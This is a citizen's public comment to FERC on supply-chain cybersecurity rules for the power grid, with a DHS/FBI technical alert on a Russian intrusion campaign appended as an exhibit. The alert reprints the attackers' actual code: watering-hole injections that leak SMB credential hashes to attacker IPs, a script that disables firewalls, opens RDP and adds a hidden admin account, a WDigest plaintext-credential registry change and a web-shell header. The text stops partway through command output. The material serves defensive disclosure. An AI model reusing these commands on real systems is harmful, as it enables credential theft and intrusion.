UNITED STATES OF AMERICA
BEFORE THE
FEDERAL ENERGY REGULATORY COMMISSION

Supply Chain Risk Management	**)**	
Reliability Standards	**)**	**Docket No. RM17-13-000**
	)	

COMMENTS OF MICHAEL MABEE

Submitted to FERC on March 25, 2018

Michael Mabee respectfully submits comments on FERC Docket No. RM17-13-000, Supply Chain Risk Management Reliability Standards.

Background:

I am a private citizen with expertise on emergency preparedness, specifically on community preparedness for a long-term power outage. My career includes experience as an urban emergency medical technician and paramedic, a suburban police officer, and in the federal civil service. In the U.S. Army, I served in two wartime deployments to Iraq and two humanitarian missions to Guatemala. I retired from the U.S. Army Reserve in 2006 at the rank of Command Sergeant Major (CSM). I was decorated by both the U.S. Army and the federal government for my actions on 9/11/2001 at the World Trade Center in New York City. In sum, I have a great deal of experience – both overseas and in the U.S. – working in worlds where things went wrong.

I have studied the vulnerabilities of the U.S. electric grid to a variety of threats. My research lead me to write two books about how communities can prepare for and survive a long term power outage.[1] I continue to write extensively on emergency preparedness for blackout.

The United States Critical Infrastructures Are Under Attack

On March 15, 2018, The U.S. Department of Homeland Security, US-CERT released an alert entitled "Russian Government Cyber Activity Targeting Energy and Other Critical Infrastructure Sectors."[2] At the same time, it was widely reported in the press that the Trump Administration accused Russia of hacking into the U.S. electric grid.[3] A copy of US-CERT Alert TA18-074A is appended hereto as Exhibit 1 in order to place it in the docket record.

Significantly, DHS reported that: "Since at least March 2016, government cyber actors—hereafter referred to as "threat actors"—targeted government entities and multiple U.S. critical infrastructure sectors, including the energy, nuclear, commercial facilities, water, aviation, and critical manufacturing sectors."

Further, DHS reported that: "This campaign comprises two distinct categories of victims: staging and intended targets. The initial victims are peripheral organizations such as trusted third-party suppliers with less secure networks, referred to as 'staging targets' throughout this alert. The threat actors used the staging targets' networks as pivot points and malware repositories when targeting their final intended victims. NCCIC and FBI judge the ultimate objective of the actors is to compromise organizational networks, also referred to as the 'intended target'."

This was hardly news. On July 6, 2017 Bloomberg reported: "Hackers working for a foreign government recently breached at least a dozen U.S. power plants, including the Wolf Creek nuclear facility in Kansas, according to current and former U.S. officials, sparking concerns the attackers were searching for vulnerabilities in the electrical grid."[4]

Also, On March 23, 2018, The U.S. Department of Justice reported that the Iranian Revolutionary Guard hacked numerous institutions including the Federal Energy Regulatory Commission (FERC).[5] The press release is attached as Exhibit 2 in order to place it in the docket record. This state-sponsored cyber incident was widely reported in the press.[6] According to the Washington Examiner article:

> Justice Department lawyers pointed out during a press conference that the Federal Energy Regulatory Commission "has the details of some of this country's most sensitive infrastructure," said U.S. Attorney Geoffrey Berman. "That is the agency that regulates the interstate transmission of electricity, natural gas and oil."

In a comment to Bloomberg, FERC Commissioner Neil Chatterjee noted on March 23, 2018 that: "cyberattacks have the potential to cause significant, widespread impacts on energy infrastructure. Sophisticated hacking tools are becoming more widely available, and cyber threats are constantly evolving, making such attacks more versatile."[7]

The industry through its proxy, NERC, here again is attempting to take a minimalistic approach to cybersecurity because to do more would be "burdensome" to NERC's constituents.

FERC's Mandate to Act in the Public Interest

16 U.S.C. § 824o(d)(2) provides that: "The Commission may approve, by rule or order, a proposed reliability standard or modification to a reliability standard if it determines that the standard is just, reasonable, not unduly discriminatory or preferential, ***and in the public interest***." [Emphasis added.]

Thus FERC is charged with serving the public interest. Not the interests of NERC and/or the electric utility industry. The public interest demands that the federal government insure that the critical infrastructures are adequately protected against known threats. In this case, the cybersecurity of the U.S. bulk power system is not a matter of industry avoiding "burden"; it is a matter of paramount importance for the federal government.

In order to serve the public interest, FERC should not rubber-stamp NERC's proposed rules, but exercise due diligence and carefully consider the public comments, particularly those from outside the regulated industry.

<u>The Bulk Power System cannot be trusted to regulate itself on cybersecurity</u>

Despite years of active attacks on the bulk power system (and its federal regulator) by state sponsored actors, the North American Electric Reliability Corporation (NERC) states that the proposed Reliability Standards should apply <u>only</u> to medium and high impact BES Cyber Systems – essentially making most systems "exempt" from the rules and leaving most of the discretion to apply the rules to the industry.

With apologies to Yogi Berra, "it's déjà vu all over again." As we saw from docket no. RM18-2-000 (Cyber Security Incident Reporting Reliability Standards), there is a "gap" between what the industry reports as a cybersecurity incident and what common sense would say is a cybersecurity incident. The evidence of the industry's inability to regulate itself through 'best practices" continues to mount.

For example, On May 30, 2016 cybersecurity expert Chris Vickery reported a massive data breach by Pacific Gas and Electric (PG&E).[8] According to Mr. Vickery:

> "Among other things, it contained details for over 47,000 PG&E computers, virtual machines, servers, and other devices. All of it completely unprotected. No username or password required for viewing. We're talking about IP addresses, operating systems, hostnames, locations, MAC addresses, and more. This would be a treasure trove for any hostile nation-state hacking group. That's not to mention the 120 hashed employee passwords, or the plaintext NTLM, SOAP, and mail passwords."

This breach sounds exceedingly bad. North Korea, Iran or Russia having access to PG&E's systems is a national security concern. What would happen to neighboring parts of the bulk power system if PG&E was suddenly taken down by a cyberattack?

Then on February 28, 2018 NERC issued a "Notice of Penalty regarding Unidentified Registered Entity"[9] in which the NERC-anonymized entity apparently agreed to pay penalties of $2,700,000 for very serious cybersecurity violations. (FERC Docket No. NP18-7-000.) According to NERC, this data breech involved "30,000 asset records, including records associated with Critical Cyber Assets (CCAs). The records included information such as IP addresses and server host names."

According to NERC

> "These violations posed a serious or substantial risk to the reliability of the bulk power system (BPS). The CCAs associated with the data exposure include servers that store user data, systems that control access within URE's control centers and substations, and a supervisory control and data acquisition (SCADA) system that stores critical CCA Information. The data was exposed publicly on the Internet for 70 days. The usernames of the database were also exposed, which included cryptographic information of those usernames and passwords.
>
> Exposure of the username and cryptographic information could aid a malicious attacker in using this information to decode the passwords. This exposed information increases the risk of a malicious attacker gaining both physical and remote access to URE's systems. A malicious attacker could use this information to breach the secure infrastructure and access the internal CCAs by jumping from host to host within the network. Once in the network, the attacker could attempt to login to CCAs, aided by the possession of username and password information."

Notwithstanding NERC's lack of transparency in hiding the identity of the "Unidentified Registered Entity," such a cover-up is against the public interest and should not be allowed by FERC. The PG&E data breach in 2016 and NERC's cover-up of the identity of the "Unidentified Registered Entity" — who by NERC's own admission was involved in a dangerous data breach[10] — is ample proof that a watchful regulator is necessary to protect the bulk power system.

Millions of Americans placed at risk so the industry can avoid "administrative burden"

NERC argues in its petition that it would be "overly burdensome" to require protections to low impact BES Cyber Systems.[11] NERC is egged on by the industry through largely template comments, for example:

- "CHPD believes this requirement will place substantial additional administrative burden on entities with low impact assets."[12]
- "PRPA believes this requirement will place substantial additional administrative burden on entities with low impact assets."[13]
- "SRP believes this requirement will place substantial additional administrative burden on entities with low impact assets."[14]
- "OUC believes this requirement will place substantial additional administrative burden on entities with low impact assets."[15]
- "Santee Cooper believes this requirement will place substantial additional administrative burden on entities with low impact assets."[16]
- "LCRA believes this requirement will place substantial additional administrative burden on entities with low impact assets."[17]
- "XXX believes this requirement will place substantial additional administrative burden on entities with low impact assets."[18] (Note: Apparently, Austin Energy did not carefully proofread the industry's template response before submitting it.)

In fact, there are 172 instances of the word "burden" in industry comments on FERC Docket RM17-13-000. The industry may believe that cybersecurity is a burden, but it is FERC's job to protect the public by protecting the nation's critical infrastructure.

North Korea, Iran, Russia, China and perhaps others would appreciate the Commission concluding that cybersecurity protection of the bulk power system is too much of an "administrative burden." These foreign powers might submit comments in support of NERC's proposals if it were not for the already diligent efforts of the utility industry to avoid appropriate cybersecurity regulation.

Conclusion:

According to the NOPR, "[t]he NERC Compliance Registry, as of December 2017, identifies approximately 1,250 unique U.S. entities that are subject to mandatory compliance with Reliability Standards."[19] This is a large number of targets that, if they fail to secure their systems, can provide access to the nation's critical electric infrastructure.

I urge FERC to require NERC to apply cybersecurity standards to all BES cyber systems – including allegedly "low impact" systems. The industry must not have the discretion to determine which cyber systems are easy (and inexpensive) to protect and which are "burdensome" to protect.

FERC's duty here is clear. The Commission must protect electric reliability and by doing so, protect life. The threats to the electric grid constitute a national security issue. This is not a matter of a benevolent government being friendly to businesses. This is a matter of national security and the very real threat to millions of Americans' lives.

Respectfully submitted by:

Michael Mabee

[1] Mabee, Michael. *The Civil Defense Book: Emergency Preparedness for a Rural or Suburban Community*. ISBN-13: 978-1974320943, first edition published July 4, 2013, second edition published October 17, 2017.

[2] Alert (TA18-074A) https://www.us-cert.gov/ncas/alerts/TA18-074A (accessed March 15, 2018).

[3] See for example, Gizmodo: "FBI and DHS Warn That Russia Has Been Poking at Our Energy Grid." https://apple.news/AHv5RwYqbSf-EI-yIa355Jw (accessed March 15, 2018); Washington Free Beacon: "Russia Implicated in Ongoing Hack on U.S. Grid." https://apple.news/AGs6ieh6wSP-1tQkUFttREA (accessed March 15, 2018); Slate: "What Does It Mean to Hack an Electrical Grid?" https://apple.news/Au5gy7bTlTDSovpvzg5j79w (accessed March 15, 2018); BuzzFeed News: "The Trump Administration Is Accusing Russia Of Trying To Hack The US Power Grid." https://apple.news/AP5elUw2CQWmAZXgQBXLFKA (accessed March 15, 2018).

[4] Bloomberg. "Russians Are Suspects in Nuclear Site Hackings, Sources Say." July 6, 2017. https://www.bloomberg.com/news/articles/2017-07-07/russians-are-said-to-be-suspects-in-hacks-involving-nuclear-site (accessed March 17, 2018).

[5] U.S. Department of Justice. "Nine Iranians Charged With Conducting Massive Cyber Theft Campaign on Behalf of the Islamic Revolutionary Guard Corps." March 23, 2018. https://www.justice.gov/opa/pr/nine-iranians-charged-conducting-massive-cyber-theft-campaign-behalf-islamic-revolutionary (accessed March 23, 2018).

[6] Washington Examiner: "Iranian hackers targeted power grid watchdog, Justice Department says." March 23, 2018. https://www.washingtonexaminer.com/policy/energy/iranian-hackers-targeted-power-grid-watchdog-justice-department-says (accessed March 23, 2018).

[7] Bloomberg. "Threat from Cyber Hackers is Growing, U.S. Grid Regulator Says" https://www.bloomberg.com/news/articles/2018-03-23/threat-from-cyber-hackers-is-growing-u-s-grid-regulator-says (accessed March 24, 2018).

[8] Vickery, Chris. "Pacific Gas and Electric Database Exposed." https://mackeeper.com/blog/post/231-pacific-gas-and-electric-database-exposed (accessed March 23, 2018).

[9] NERC "Full Notice of Penalty regarding Unidentified Registered Entity FERC Docket No. NP18-_-000." February 28, 2018. http://www.nerc.com/pa/comp/CE/Enforcement%20Actions%20DL/Public_CIP_NOC-2569%20Full%20NOP.pdf (accessed march 23, 2018).

[10] FERC Docket No. NP18-7-000.

[11] Petition Of The North American Electric Reliability Corporation for Approval of Proposed Reliability Standards CIP-013-1, CIP-005-6, and CIP-010-3 Addressing Supply Chain Cybersecurity Risk Management. September 26, 2017. Page 17.

[12] *Id.* At pg. 499.

[13] *Id.* At pg. 500.

[14] *Id.* At pg. 507.

[15] *Id.* At pg. 531.

[16] *Id.* At pg. 538.

[17] *Id.* At pg. 539.

[18] *Id.* At pg. 501.

[19] FERC NOPR Docket No. RM17-13-000 at pg. 28.

Exhibit 1
To Comments Submitted in
FERC Docket RM17-13-000 by Michael Mabee

Alert (TA18-074A)

Russian Government Cyber Activity Targeting Energy and Other Critical Infrastructure Sectors

Original release date: March 15, 2018 | Last revised: March 16, 2018

Systems Affected

- Domain Controllers
- File Servers
- Email Servers

Overview

This joint Technical Alert (TA) is the result of analytic efforts between the Department of Homeland Security (DHS) and the Federal Bureau of Investigation (FBI). This alert provides information on Russian government actions targeting U.S. Government entities as well as organizations in the energy, nuclear, commercial facilities, water, aviation, and critical manufacturing sectors. It also contains indicators of compromise (IOCs) and technical details on the tactics, techniques, and procedures (TTPs) used by Russian government cyber actors on compromised victim networks. DHS and FBI produced this alert to educate network defenders to enhance their ability to identify and reduce exposure to malicious activity.

DHS and FBI characterize this activity as a multi-stage intrusion campaign by Russian government cyber actors who targeted small commercial facilities' networks where they staged malware, conducted spear phishing, and gained remote access into energy sector networks. After obtaining access, the Russian government cyber actors conducted network reconnaissance, moved laterally, and collected information pertaining to Industrial Control Systems (ICS).

For a downloadable copy of IOC packages and associated files, see:

- TA18-074A_TLP_WHITE.csv
- TA18-074A_TLP_WHITE.stix.xml
- MIFR-10127623_TLP_WHITE.pdf
- MIFR-10127623_TLP_WHITE_stix.xml
- MIFR-10128327_TLP_WHITE.pdf
- MIFR-10128327_TLP_WHITE_stix.xml
- MIFR-10128336_TLP_WHITE.pdf
- MIFR-10128336_TLP_WHITE_stix.xml
- MIFR-10128830_TLP_WHITE.pdf
- MIFR-10128830_TLP_WHITE_stix.xml
- MIFR-10128883_TLP_WHITE.pdf
- MIFR-10128883_TLP_WHITE_stix.xml
- MIFR-10135300_TLP_WHITE.pdf
- MIFR-10135300_TLP_WHITE_stix.xml

Contact DHS or law enforcement immediately to report an intrusion and to request incident response resources or technical assistance.

Description

Since at least March 2016, Russian government cyber actors—hereafter referred to as "threat actors"—targeted government entities and multiple U.S. critical infrastructure sectors, including the energy, nuclear, commercial facilities, water, aviation, and critical manufacturing sectors.

Analysis by DHS and FBI, resulted in the identification of distinct indicators and behaviors related to this activity. Of note, the report Dragonfly: Western energy sector targeted by sophisticated attack group, released by Symantec on September 6, 2017, provides additional information about this ongoing campaign. [1]

This campaign comprises two distinct categories of victims: staging and intended targets. The initial victims are peripheral organizations such as trusted third-party suppliers with less secure networks, referred to as "staging targets" throughout this alert. The threat actors used the staging targets' networks as pivot points and malware repositories when targeting their final intended victims. NCCIC and FBI judge the ultimate objective of the actors is to compromise organizational networks, also referred to as the "intended target."

Technical Details

The threat actors in this campaign employed a variety of TTPs, including

- spear-phishing emails (from compromised legitimate account),
- watering-hole domains,
- credential gathering,
- open-source and network reconnaissance,
- host-based exploitation, and
- targeting industrial control system (ICS) infrastructure.

Using Cyber Kill Chain for Analysis

DHS used the Lockheed-Martin Cyber Kill Chain model to analyze, discuss, and dissect malicious cyber activity. Phases of the model include reconnaissance, weaponization, delivery, exploitation, installation, command and control, and actions on the objective. This section will provide a high-level overview of threat actors' activities within this framework.

Stage 1: Reconnaissance

The threat actors appear to have deliberately chosen the organizations they targeted, rather than pursuing them as targets of opportunity. Staging targets held preexisting relationships with many of the intended targets. DHS analysis identified the threat actors accessing publicly available information hosted by organization-monitored networks during the reconnaissance phase. Based on forensic analysis, DHS assesses the threat actors sought information on network and organizational design and control system capabilities within organizations. These tactics are commonly used to collect the information needed for targeted spear-phishing attempts. In some cases, information posted to company websites, especially information that may appear to be innocuous, may contain operationally sensitive information. As an example, the threat actors downloaded a small photo from a publicly accessible human resources page. The image, when expanded, was a high-resolution photo that displayed control systems equipment models and status information in the background.

Analysis also revealed that the threat actors used compromised staging targets to download the source code for several intended targets' websites. Additionally, the threat actors attempted to remotely access infrastructure such as corporate web-based email and virtual private network (VPN) connections.

Stage 2: Weaponization

Spear-Phishing Email TTPs

Throughout the spear-phishing campaign, the threat actors used email attachments to leverage legitimate Microsoft Office functions for retrieving a document from a remote server using the Server Message Block (SMB) protocol. (An example of this request is: file[:]//<remote IP address>/Normal.dotm). As a part of the standard processes executed by Microsoft Word, this request authenticates the client with the server, sending the user's credential hash to the remote server before retrieving the requested file. (Note: transfer of credentials can occur even if the file is not retrieved.) After obtaining a credential hash, the threat actors can use password-cracking techniques to obtain the plaintext password. With valid credentials, the threat actors are able to masquerade as authorized users in environments that use single-factor authentication. [2]

Use of Watering Hole Domains

One of the threat actors' primary uses for staging targets was to develop watering holes. Threat actors compromised the infrastructure of trusted organizations to reach intended targets. [3] Approximately half of the known watering holes are trade publications and informational websites related to process control, ICS, or critical infrastructure. Although these watering holes may host legitimate content developed by reputable organizations, the threat actors altered websites to contain and reference malicious content. The threat actors used legitimate credentials to access and directly modify the website content. The threat actors modified these websites by altering JavaScript and PHP files to request a file icon using SMB from an IP address controlled by the threat actors. This request accomplishes a similar technique observed in the spear-phishing documents for credential harvesting. In one instance, the threat actors added a line of code into the file "header.php", a legitimate PHP file that carried out the redirected traffic.

```
<img src="file[:]//62.8.193[.]206/main_logo.png" style="height: 1px; width: 1px;" />
```

In another instance, the threat actors modified the JavaScript file, "modernizr.js", a legitimate JavaScript library used by the website to detect various aspects of the user's browser. The file was modified to contain the contents below:

```
var i = document.createElement("img");

i.src = "file[:]//184.154.150[.]66/ame_icon.png";

i.width = 3;

i.height=2;
```

Stage 3: Delivery

When compromising staging target networks, the threat actors used spear-phishing emails that differed from previously reported TTPs. The spear-phishing emails used a generic contract agreement theme (with the subject line "AGREEMENT & Confidential") and contained a generic PDF document titled ``document.pdf. (Note the inclusion of two single back ticks at the beginning of the attachment name.) The PDF was not malicious and did not contain any active code. The document contained a shortened URL that, when clicked, led users to a website that prompted the user for email address and password. (Note: no code within the PDF initiated a download.)

In previous reporting, DHS and FBI noted that all of these spear-phishing emails referred to control systems or process control systems. The threat actors continued using these themes specifically against intended target organizations. Email messages included references to common industrial control equipment and protocols. The emails used malicious Microsoft Word attachments that appeared to be legitimate résumés or curricula vitae (CVs) for industrial control systems personnel, and invitations and policy documents to entice the user to open the attachment.

Stage 4: Exploitation

The threat actors used distinct and unusual TTPs in the phishing campaign directed at staging targets. Emails contained successive redirects to http://bit[.]ly/2m0x8IH link, which redirected to http://tinyurl[.]com/h3sdqck link, which redirected to the ultimate destination of http://imageliners[.]com/nitel. The imageliner[.]com website contained input fields for an email address and password mimicking a login page for a website.

When exploiting the intended targets, the threat actors used malicious .docx files to capture user credentials. The documents retrieved a file through a “file://” connection over SMB using Transmission Control Protocol (TCP) ports 445 or 139. This connection is made to a command and control (C2) server—either a server owned by the threat actors or that of a victim. When a user attempted to authenticate to the domain, the C2 server was provided with the hash of the password. Local users received a graphical user interface (GUI) prompt to enter a username and password, and the C2 received this information over TCP ports 445 or 139. (Note: a file transfer is not necessary for a loss of credential information.) Symantec’s report associates this behavior to the Dragonfly threat actors in this campaign. [1]

Stage 5: Installation

The threat actors leveraged compromised credentials to access victims’ networks where multi-factor authentication was not used. [4] To maintain persistence, the threat actors created local administrator accounts within staging targets and placed malicious files within intended targets.

Establishing Local Accounts

The threat actors used scripts to create local administrator accounts disguised as legitimate backup accounts. The initial script “symantec_help.jsp” contained a one-line reference to a malicious script designed to create the local administrator account and manipulate the firewall for remote access. The script was located in “C:\Program Files (x86)\Symantec\Symantec Endpoint Protection Manager\tomcat\webapps\ROOT\”.

Contents of symantec_help.jsp

```
<% Runtime.getRuntime().exec("cmd /C \"" + System.getProperty("user.dir") +
"\\..\\webapps\\ROOT\\<enu.cmd>\""); %>
```

The script “enu.cmd” created an administrator account, disabled the host-based firewall, and globally opened port 3389 for Remote Desktop Protocol (RDP) access. The script then attempted to add the newly created account to the administrators group to gain elevated privileges. This script contained hard-coded values for the group name “administrator” in Spanish, Italian, German, French, and English.

Contents of enu.cmd

```
netsh firewall set opmode disable

netsh advfirewall set allprofiles state off

reg add
"HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\GloballyOpenPor
/v 3389:TCP /t REG_SZ /d "3389:TCP:*:Enabled:Remote Desktop" /f

reg add
"HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\DomainProfile\GloballyOpenPorts
/v 3389:TCP /t REG_SZ /d "3389:TCP:*:Enabled:Remote Desktop" /f

reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections
/t REG_DWORD /d 0 /f
```

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fSingleSessionPerUser /t REG_DWORD /d 0 /f

reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\Licensing Core" /v
EnableConcurrentSessions /t REG_DWORD /d 1 /f

reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v
EnableConcurrentSessions /t REG_DWORD /d 1 /f

reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v
AllowMultipleTSSessions /t REG_DWORD /d 1 /f

reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services" /v
MaxInstanceCount /t REG_DWORD /d 100 /f

net user MS_BACKUP <Redacted_Password> /add

net localgroup Administrators /add MS_BACKUP

net localgroup Administradores /add MS_BACKUP

net localgroup Amministratori /add MS_BACKUP

net localgroup Administratoren /add MS_BACKUP

net localgroup Administrateurs /add MS_BACKUP

net localgroup "Remote Desktop Users" /add MS_BACKUP

net user MS_BACKUP /expires:never

reg add "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v MS_BACKUP /t REG_DWORD /d
0 /f

reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system /v
dontdisplaylastusername /t REG_DWORD /d 1 /f

reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system /v
LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f

sc config termservice start= auto

net start termservice
```

DHS observed the threat actors using this and similar scripts to create multiple accounts within staging target networks. Each account created by the threat actors served a specific purpose in their operation. These purposes ranged from the creation of additional accounts to cleanup of activity. DHS and FBI observed the following actions taken after the creation of these local accounts:

Account 1: Account 1 was named to mimic backup services of the staging target. This account was created by the malicious script described earlier. The threat actor used this account to conduct open-source reconnaissance and remotely access intended targets.

Account 2: Account 1 was used to create Account 2 to impersonate an email administration account. The only observed action was to create Account 3.

Account 3: Account 3 was created within the staging victim's Microsoft Exchange Server. A PowerShell script created this account during an RDP session while the threat actor was authenticated as Account 2. The naming conventions of the created Microsoft Exchange account followed that of the staging target (e.g., first initial concatenated with the last name).

Account 4: In the latter stage of the compromise, the threat actor used Account 1 to create Account 4, a local administrator account. Account 4 was then used to delete logs and cover tracks.

Scheduled Task

In addition, the threat actors created a scheduled task named *reset*, which was designed to automatically log out of their newly created account every eight hours.

VPN Software

After achieving access to staging targets, the threat actors installed tools to carry out operations against intended victims. On one occasion, threat actors installed the free version of FortiClient, which they presumably used as a VPN client to connect to intended target networks.

Password Cracking Tools

Consistent with the perceived goal of credential harvesting, the threat actors dropped and executed open source and free tools such as Hydra, SecretsDump, and CrackMapExec. The naming convention and download locations suggest that these files were downloaded directly from publically available locations such as GitHub. Forensic analysis indicates that many of these tools were executed during the timeframe in which the actor was accessing the system. Of note, the threat actors installed Python 2.7 on a compromised host of one staging victim, and a Python script was seen at C:\Users\<Redacted Username>\Desktop\OWAExchange\.

Downloader

Once inside of an intended target's network, the threat actor downloaded tools from a remote server. The initial versions of the file names contained .txt extensions and were renamed to the appropriate extension, typically .exe or .zip.


In one example, after gaining remote access to the network of an intended victim, the threat actor carried out the following actions:

- The threat actor connected to 91.183.104[.]150 and downloaded multiple files, specifically the file INST.txt.
- The files were renamed to new extensions, with INST.txt being renamed INST.exe.
- The files were executed on the host and then immediately deleted.
- The execution of INST.exe triggered a download of ntdll.exe, and shortly after, ntdll.exe appeared in the running process list of the compromised system of an intended target.
- The registry value "ntdll" was added to the "HKEY_USERS\<USER SID>\Software\Microsoft\Windows\CurrentVersion\Run" key.

Persistence Through .LNK File Manipulation

The threat actors manipulated LNK files, commonly known as a Microsoft Window's shortcut file, to repeatedly gather user credentials. Default Windows functionality enables icons to be loaded from a local or remote Windows repository. The threat actors exploited this built-in Windows functionality by setting the icon path to a remote server controller by the actors. When the user browses to the directory, Windows attempts to load the icon and initiate an SMB authentication session. During this process, the active user's credentials are passed through the attempted SMB connection.

Four of the observed LNK files were "SETROUTE.lnk", "notepad.exe.lnk", "Document.lnk" and "desktop.ini.lnk". These names appeared to be contextual, and the threat actor may use a variety of other file names while using this tactic. Two of the remote servers observed in the icon path of these LNK files were 62.8.193[.]206 and 5.153.58[.]45. Below is the parsed content of one of the LNK files:



```
source path/filename:     desktop.ini.lnk
file modified:          04/21/2017 07:07:50 [UTC]
file accessed:           11/22/2017 13:08:21 [UTC]
file stats changed:       07/26/2017 17:11:05 [UTC]
Target flags:            HasLinkTargetIDList, HasLinkInfo, HasRelativePath, HasWorkingDir, HasIconLocation, IsUnicode
Target attributes:        FILE_ATTRIBUTE_ARCHIVE
Target modified:          11/29/2011 02:42:53.154 [UTC]
Target accessed:           11/29/2011 02:42:53.154 [UTC]
Target created:           11/29/2011 02:42:53.154 [UTC]
Parsed size:             0x00000167 [359 bytes]
Target file size:         0x00000000 [0 bytes]
Show cmd:                 [SW  SHOWNORMAL]
ID List:             {CLSID  MyComputer}\C:\AUTOEXEC.BAT
Volume Type:              fixed
Volume serial num:          bcbf-773e
Local base path:           C:\AUTOEXEC.BAT
Relative path:           .\AUTOEXEC.BAT
Working directory:         C:\
Icon filename:            \\62.8.193.206\pshare1\icon.
```

Parsed output for file: desktop.ini.lnk

Registry Modification

The threat actor would modify key systems to store plaintext credentials in memory. In one instance, the threat actor executed the following command.

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest" /v UseLogonCredential /t REG_DWORD /d 1 /f
```

Stage 6: Command and Control

The threat actors commonly created web shells on the intended targets' publicly accessible email and web servers. The threat actors used three different filenames ("global.aspx, autodiscover.aspx and index.aspx) for two different webshells. The difference between the two groups was the "public string Password" field.

Beginning Contents of the Web Shell

```
<%@ Page Language="C#" Debug="true" trace="false" validateRequest="false" EnableViewStateMac="false" EnableViewState="true"%>

<%@ import Namespace="System"%>

<%@ import Namespace="System.IO"%>

<%@ import Namespace="System.Diagnostics"%>

<%@ import Namespace="System.Data"%>

<%@ import Namespace="System.Management"%>

<%@ import Namespace="System.Data.OleDb"%>

<%@ import Namespace="Microsoft.Win32"%>

<%@ import Namespace="System.Net.Sockets" %>

<%@ import Namespace="System.Net" %>

<%@ import Namespace="System.Runtime.InteropServices"%>

<%@ import Namespace="System.DirectoryServices"%>

<%@ import Namespace="System.ServiceProcess"%>

<%@ import Namespace="System.Text.RegularExpressions"%>

<%@ Import Namespace="System.Threading"%>
<%@ Import Namespace="System.Data.SqlClient"%>

<%@ import Namespace="Microsoft.VisualBasic"%>

<%@ Import Namespace="System.IO.Compression" %>

<%@ Assembly
Name="System.DirectoryServices,Version=2.0.0.0,Culture=neutral,PublicKeyToken=B03F5F7F11D50A3A"%>

<%@ Assembly
Name="System.Management,Version=2.0.0.0,Culture=neutral,PublicKeyToken=B03F5F7F11D50A3A"%>

<%@ Assembly
Name="System.ServiceProcess,Version=2.0.0.0,Culture=neutral,PublicKeyToken=B03F5F7F11D50A3A"%>

<%@ Assembly
Name="Microsoft.VisualBasic,Version=7.0.3300.0,Culture=neutral,PublicKeyToken=b03f5f7f11d50a3a"%>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<script runat = "server">

public string Password = "<REDACTED>";

public string z_progname = "z_WebShell";

…
```

Stage 7: Actions on Objectives

DHS and FBI identified the threat actors leveraging remote access services and infrastructure such as VPN, RDP, and Outlook Web Access (OWA). The threat actors used the infrastructure of staging targets to connect to several intended targets.

Internal Reconnaissance

Upon gaining access to intended victims, the threat actors conducted reconnaissance operations within the network. DHS observed the threat actors focusing on identifying and browsing file servers within the intended victim’s network.

Once on the intended target’s network, the threat actors used privileged credentials to access the victim’s domain controller typically via RDP. Once on the domain controller, the threat actors used the batch scripts “dc.bat” and “dit.bat” to enumerate hosts, users, and additional information about the environment. The observed outputs (text documents) from these scripts were:

- admins.txt
- completed_dclist.txt
- completed_trusts.txt
- completed_zone.txt
- comps.txt
- conditional_forwarders.txt
- domain_zone.txt
- enum_zones.txt
- users.txt

The threat actors also collected the files “ntds.dit” and the “SYSTEM” registry hive. DHS observed the threat actors compress all of these files into archives named “SYSTEM.zip” and “comps.zip”.

The threat actors used Windows' scheduled task and batch scripts to execute "scr.exe" and collect additional information from hosts on the network. The tool "scr.exe" is a screenshot utility that the threat actor used to capture the screen of systems across the network. The MD5 hash of "scr.exe" matched the MD5 of ScreenUtil, as reported in the Symantec Dragonfly 2.0 report.

In at least two instances, the threat actors used batch scripts labeled "pss.bat" and "psc.bat" to run the PsExec tool. Additionally, the threat actors would rename the tool PsExec to "ps.exe".

1. The batch script ("pss.bat" or "psc.bat") is executed with domain administrator credentials.
2. The directory "out" is created in the user's %AppData% folder.
3. PsExec is used to execute "scr.exe" across the network and to collect screenshots of systems in "ip.txt".
4. The screenshot's filename is labeled based on the computer name of the host and stored in the target's C:\Windows\Temp directory with a ".jpg" extension.
5. The screenshot is then copied over to the newly created "out" directory of the system where the batch script was executed.
6. In one instance, DHS observed an "out.zip" file created.

DHS observed the threat actors create and modify a text document labeled "ip.txt" which is believed to have contained a list of host information. The threat actors used "ip.txt" as a source of hosts to perform additional reconnaissance efforts. In addition, the text documents "res.txt" and "err.txt" were observed being created as a result of the batch scripts being executed. In one instance, "res.txt" contained output from the Windows' command "query user" across the network.

```
Using <Username> <Password>
Running -s cmd /c query user on <Hostname1>
Running -s cmd /c query user on <Hostname2>
Running -s cmd /c query user on <Hostname3>
USERNAME     SESSIONNAME      ID   STATE   IDLE TIME    LOGON TIME
